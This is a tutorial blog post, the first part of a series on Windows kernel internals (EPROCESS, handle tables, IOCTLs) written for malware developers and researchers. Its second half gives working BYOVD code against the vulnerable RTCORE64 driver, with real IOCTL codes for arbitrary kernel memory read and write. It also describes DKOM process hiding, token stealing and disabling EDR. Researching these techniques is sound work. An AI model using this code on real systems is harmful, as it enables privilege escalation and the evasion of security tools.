Knocking on Ring 0: A Malware Dev's Guide to the Windows Kernel — Part 01
A ground-up introduction to Windows kernel architecture, kernel objects, the EPROCESS structure, and user-to-kernel communication via IOCTL — written for security researchers and malware developers.

Hi, I’m Zane Bilal — a computer science student and explorer of the offensive side of cybersecurity. In the world of malware, exploit development, and low-level programming, understanding how things are built is non-negotiable. This blog series covers the essential Windows internals that every security researcher needs to understand, starting from the kernel itself.
User Mode vs. Kernel Mode
Every modern operating system is divided into two privilege domains: user mode and kernel mode.
User Mode is where regular processes live. Each process runs in its own private virtual address space and operates under strict restrictions:
- Limited CPU instruction set (no privileged instructions) .
- Access only to its own virtual memory — it cannot directly touch another process’s memory or hardware.
- Must use system calls to ask the kernel to perform privileged operations on its behalf.
Kernel Mode is where the OS core, drivers, and system services run. It has:
- Full CPU privileges (Ring 0).
- Unrestricted access to all physical memory and hardware.
- Direct responsibility for handling interrupts, exceptions, and hardware I/O.
Modern CPUs enforce this boundary using protection rings. Windows uses two of them:
- ring 0 : used by Kernel Mode application like : OS kernel, drivers, HAL
- ring 3 : used by User Mode applications like : user-space services
Rings 1 and 2 exist in the CPU spec but are unused by Windows.
Components of the Windows Kernel

as we can see in the below image which represents the architecture of the windows operating system , the windows kernel is represented with a set of elements :
- Executive: Manages resources (I/O, memory, processes).
- Kernel: Thread scheduling, interrupt handling, low-level hardware control.
- HAL (Hardware Abstraction Layer): Hardware abstraction.
- Windows Subsystem: GUI and win32k.sys.
- Device Drivers: Interface with hardware devices.
- File Systems: Manage storage.
- Networking Subsystem: Handles network operations.
Kernel Object
A fundamental design principle of Windows is: everything is an object.
Processes, threads, files, events, semaphores, mutexes, registry keys — all of these are represented internally as kernel objects. Each object has:
- An object type (a kernel structure defining the object’s behavior and attributes).
- A set of attributes specific to that instance (e.g. each opened file in the system there is an allocated structure of type
FILE_OBJECTaFILE_OBJECTstores the file’s path, position, access rights, etc.).this objects can not be accessed directly from the user-mode for security reasons so windows implement an intermediary interface called handel-table which contains handles to the kernel object
Handle Tables — The User-Mode Gateway
User-mode code cannot access kernel objects directly. This is a deliberate security boundary. Instead, Windows maintains a per-process handle table: a kernel-managed structure that maps handles (opaque integer values returned to user-mode) to pointers to the actual kernel objects.
When you call OpenProcess(), CreateFile(), or CreateEvent(), Windows creates an entry in your process’s handle table and returns you a handle. All subsequent operations use that handle — you never touch the kernel object directly.
EPROCESS Structure:
The
EPROCESSstructure in Windows is a critical data structure used by the operating system to manage processes. it contains information related to process activities like: ImageFileName, UniqueProcessId, taken …etc
Functions of EPROCESS :
- Process Management: The EPROCESS structure contains all the information necessary for the operating system to manage a process, including its state, resources, security context, and more.\
- Security: It includes information related to the process’s security token, which determines what resources the process can access.\
- Memory Management: Details about the process’s memory space, including virtual address descriptors (VADs), working set, and page tables.\
- Thread Management: Links to the threads within the process.\
- Resource Tracking: Tracks resources like handles, quotas for memory and CPU, and other system resources allocated to the process.
| Field | Purpose |
|---|---|
UniqueProcessId | The PID of the process |
ImageFileName | The executable name (up to 15 characters) |
Token | Pointer to the process’s security token (determines access rights) |
ActiveProcessLinks | A LIST_ENTRY linking this EPROCESS into the global process list |
VadRoot | Root of the Virtual Address Descriptor (VAD) tree — describes memory layout |
ThreadListHead | Head of the list of ETHREAD structures belonging to this process |
ObjectTable | Pointer to the process’s handle table |
⚠️ Important: The exact layout of
EPROCESS— including the byte offsets of each field — changes between Windows versions. You cannot hard-code offsets; you must query them at runtime or look them up from a version-specific source like the Vergilius Project.
How the Kernel Tracks All Running Processes

Windows maintains a global doubly-linked list of all EPROCESS structures. Each EPROCESS contains a field called ActiveProcessLinks of type LIST_ENTRY:
1
2
3
4
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;  // Points to the ActiveProcessLinks of the NEXT process
    struct _LIST_ENTRY *Blink;  // Points to the ActiveProcessLinks of the PREVIOUS process
} LIST_ENTRY, *PLIST_ENTRY;
⚠️ Critical detail:
FlinkandBlinkpoint to theActiveProcessLinksfield of the neighbouringEPROCESS— not to the base of thatEPROCESS. To recover the base address of the nextEPROCESS, you must subtract the offset ofActiveProcessLinksfrom theFlinkvalue. This offset varies per Windows version — another reason to always query it dynamically.
Retrieving the EPROCESS Address from User Mode via a Driver
Since EPROCESS lives in kernel memory, user-mode code cannot simply read it with a pointer. One technique used by security tools (and attackers) is to leverage a vulnerable or privileged kernel driver to perform the read on your behalf.
The example below uses the RTCORE64 driver to retrieve the EPROCESS address of a target process by PID:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
#include <windows.h>
#include "..\00.libs\util.hpp"

int main(int argc, char* argv[]) {

    int ret = -1;

    if (argc != 2) {
        printf("[!] Arguments needed. Run: %s <target PID>\n\tExample: %s 6456\n",
               argv[0], argv[0]);
        return ret;
    }

    int TargetPID = atoi(argv[1]);

    // Step 1: Resolve field offsets for the running Windows version.
    // EPROCESS layout differs across Windows builds, so offsets must be
    // queried dynamically rather than hard-coded.
    if (!g_ObjOffsets.Ready)
        if (!GetWinOffsets()) {
            printf("[!] Error getting Windows offsets!\n");
            return ret;
        }

    // Step 2: Load the RTCORE64 driver into the kernel.
    if (!LoadDriver()) {
        printf("[!] Driver could not be loaded! Exiting...\n");
        return ret;
    }

    // Step 3: Open a handle to the driver device object so we can send IOCTLs.
    HANDLE Device = TDIOpenDevice();
    if (Device == INVALID_HANDLE_VALUE) {
        printf("[!] Unable to get a device handle\n");
        goto cleanup;
    }
    printf("[+] Device opened\n");

    // Step 4: Ask the driver to walk the process list and return the EPROCESS
    // address for our target PID.
    DWORD64 TargetProcessAddress = NULL;
    if (!GetEprocByPid(Device, TargetPID, &TargetProcessAddress))
        return ret;

    printf("[+] Target (pid: %d) EPROCESS address: %p\n",
           TargetPID, TargetProcessAddress);

    ret = 0;

cleanup:
    CloseHandle(Device);
    UnLoadDriver();
    return ret;
}
Step-by-step walkthrough:
GetWinOffsets()— Queries the running Windows version and populatesg_ObjOffsetswith the correct byte offsets for fields likeActiveProcessLinks,UniqueProcessId, etc. Once populated, theReadyflag is set so we don’t query again.LoadDriver()— Loads the RTCORE64 driver (a known vulnerable driver used in BYOVD attacks) into the kernel via the Service Control Manager.TDIOpenDevice()— Opens a file handle to the driver’s device object usingCreateFile(). This handle is used to send I/O control requests.GetEprocByPid()— Uses the open device handle to send an IOCTL to the driver, instructing it to traverseActiveProcessLinksand return the EPROCESS base address for the given PID. The result is stored inTargetProcessAddress.
📝 Function definitions and offset tables are available in the accompanying GitHub repository (link above).
Accessing Kernel Objects from User Mode
As stated above, user-mode code cannot directly dereference kernel-space pointers. There are three realistic paths to access kernel objects:
- Exploit a kernel vulnerability — Find and weaponize a bug (e.g., an arbitrary read/write in a kernel component). Rare, expensive, and burns a zero-day.
- Bring Your Own Vulnerable Driver (BYOVD) — Load a legitimately signed third-party driver that contains exploitable functionality (like RTCORE64’s memory read/write). This is the most common technique among modern threat actors because signed drivers load without triggering Driver Signature Enforcement.
- Write your own driver — Requires a valid Extended Validation (EV) code signing certificate from Microsoft’s WHQL program to load on a production system. While obtaining one is possible (some threat actors have done so with stolen or fraudulently obtained certificates), it is difficult and expensive. Alternatively, enabling test signing mode (
bcdedit /set testsigning on) allows unsigned drivers, but this is a visible system state change that defenses can detect.
Direct Kernel Object Manipulation (DKOM)
DKOM is the technique of directly reading or writing kernel object fields — bypassing the normal OS API — to achieve effects that the OS would otherwise prevent.
Common DKOM use cases in offensive security:
- Process hiding — Unlink an
EPROCESSfromActiveProcessLinks. Tools that enumerate processes by walking this list (like Task Manager) will no longer see it. However, tools that use other enumeration methods (e.g.,NtQuerySystemInformationwithSystemHandleInformation) may still detect the process. - Privilege escalation (token stealing) — Copy the
Tokenfield from theSYSTEMprocess’sEPROCESSinto a target process’sEPROCESS, giving it SYSTEM-level privileges. - Disabling security features — Zero out or modify fields used by EDR/antivirus drivers.
⚠️ Stability warning: Because
EPROCESSlayout changes between Windows builds, any DKOM code that uses hard-coded offsets will crash on a version it wasn’t written for. Always calculate offsets dynamically. Getting this wrong produces a Blue Screen of Death (BSOD).
User-Mode to Kernel-Driver Communication
The standard communication channel between a user-mode application and a kernel driver is the I/O Request Packet (IRP) mechanism, accessed via DeviceIoControl(). Here is the full flow:
Step 1 — Open a Device Handle
A kernel driver exposes one or more device objects with named paths (e.g., \\.\RTCore64). From user mode, you open a handle to it exactly like a file:
1
2
3
4
5
6
7
HANDLE Device = CreateFileW(
    LR"(\\.\RTCore64)",
    GENERIC_READ | GENERIC_WRITE,
    0, NULL,
    OPEN_EXISTING,
    0, NULL
);
Step 2 — Send an IOCTL via DeviceIoControl()
1
2
3
4
5
6
7
8
9
10
BOOL DeviceIoControl(
    HANDLE       hDevice,          // Handle from CreateFile
    DWORD        dwIoControlCode,  // IOCTL code — identifies which operation to run
    LPVOID       lpInBuffer,       // Input buffer (your request data)
    DWORD        nInBufferSize,
    LPVOID       lpOutBuffer,      // Output buffer (driver writes result here)
    DWORD        nOutBufferSize,
    LPDWORD      lpBytesReturned,
    LPOVERLAPPED lpOverlapped      // NULL for synchronous I/O
);
The IOCTL code (dwIoControlCode) is a 32-bit value that uniquely identifies a function within the driver — analogous to a syscall number for kernel functions. Drivers define and document (or hide) their IOCTL codes.
Step 3 — The I/O Manager Wraps the Request in an IRP
The OS I/O Manager takes your DeviceIoControl() call and packages it into an IRP (I/O Request Packet) — a kernel structure that carries:
- A pointer to the target device object.
- The IOCTL code.
- Pointers to the input and output buffers.
- A status block for the driver to fill in with success/error information.
The IRP is then dispatched to the driver’s IRP_MJ_DEVICE_CONTROL handler.
Step 4 — The Driver Processes the IRP and Returns
The driver’s dispatch routine reads the IOCTL code, accesses the input buffer, performs the requested kernel operation (e.g., reading physical memory), writes the result into the output buffer, and completes the IRP. Control returns to DeviceIoControl() in user mode with the result available in lpOutBuffer.
Example: RTCORE64 Kernel Memory Read/Write
The RTCORE64 driver exposes two IOCTL codes that allow arbitrary kernel memory reads and writes — which is why it is popular in BYOVD attacks:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
#pragma once
#include <windows.h>

#define RTCORE64_MEMORY_READ_CODE   0x80002048
#define RTCORE64_MEMORY_WRITE_CODE  0x8000204c

// Input structure for a memory read request
struct RTCORE64_MEMORY_READ {
    BYTE   Pad0[8];
    DWORD64 Address;   // Kernel address to read from
    BYTE   Pad1[8];
    DWORD  ReadSize;   // Number of bytes to read (1, 2, or 4)
    DWORD  Value;      // Driver writes the result here
    BYTE   Pad3[16];
};

// Input structure for a memory write request
struct RTCORE64_MEMORY_WRITE {
    BYTE   Pad0[8];
    DWORD64 Address;   // Kernel address to write to
    BYTE   Pad1[8];
    DWORD  WriteSize;  // Number of bytes to write (1, 2, or 4)
    DWORD  Value;      // Value to write
    BYTE   Pad3[16];
};

// Open a handle to the RTCore64 device object
HANDLE RTCoreOpenDevice(void) {
    return CreateFileW(
        LR"(\\.\RTCore64)",
        GENERIC_READ | GENERIC_WRITE,
        0, NULL, OPEN_EXISTING, 0, NULL
    );
}

// Read 'Size' bytes from kernel address 'Address' into '*Value'
BOOL RTCoreReadMemory(HANDLE Device, DWORD Size, DWORD64 Address, DWORD *Value) {
    RTCORE64_MEMORY_READ MemoryRead = { 0 };
    MemoryRead.Address  = Address;
    MemoryRead.ReadSize = Size;

    DWORD BytesReturned;
    BOOL bStatus = DeviceIoControl(
        Device,
        RTCORE64_MEMORY_READ_CODE,
        &MemoryRead, sizeof(MemoryRead),
        &MemoryRead, sizeof(MemoryRead),
        &BytesReturned, NULL
    );

    *Value = MemoryRead.Value;
    return bStatus;
}

// Write 'Value' of 'Size' bytes to kernel address 'Address'
BOOL RTCoreWriteMemory(HANDLE Device, DWORD Size, DWORD64 Address, DWORD Value) {
    RTCORE64_MEMORY_WRITE MemoryWrite = { 0 };
    MemoryWrite.Address   = Address;
    MemoryWrite.WriteSize = Size;
    MemoryWrite.Value     = Value;

    DWORD BytesReturned;
    BOOL bStatus = DeviceIoControl(
        Device,
        RTCORE64_MEMORY_WRITE_CODE,
        &MemoryWrite, sizeof(MemoryWrite),
        &MemoryWrite, sizeof(MemoryWrite),
        &BytesReturned, NULL
    );

    return bStatus;
}
What makes this dangerous: The padding fields (Pad0, Pad1, Pad3) in the structs are not arbitrary — they match the exact memory layout that the RTCORE64 driver expects. By controlling Address and Value, an attacker with user-mode code can read or write any kernel address, including EPROCESS fields, making DKOM trivially achievable without any kernel exploit.
Next part: diving into token stealing and privilege escalation via EPROCESS manipulation.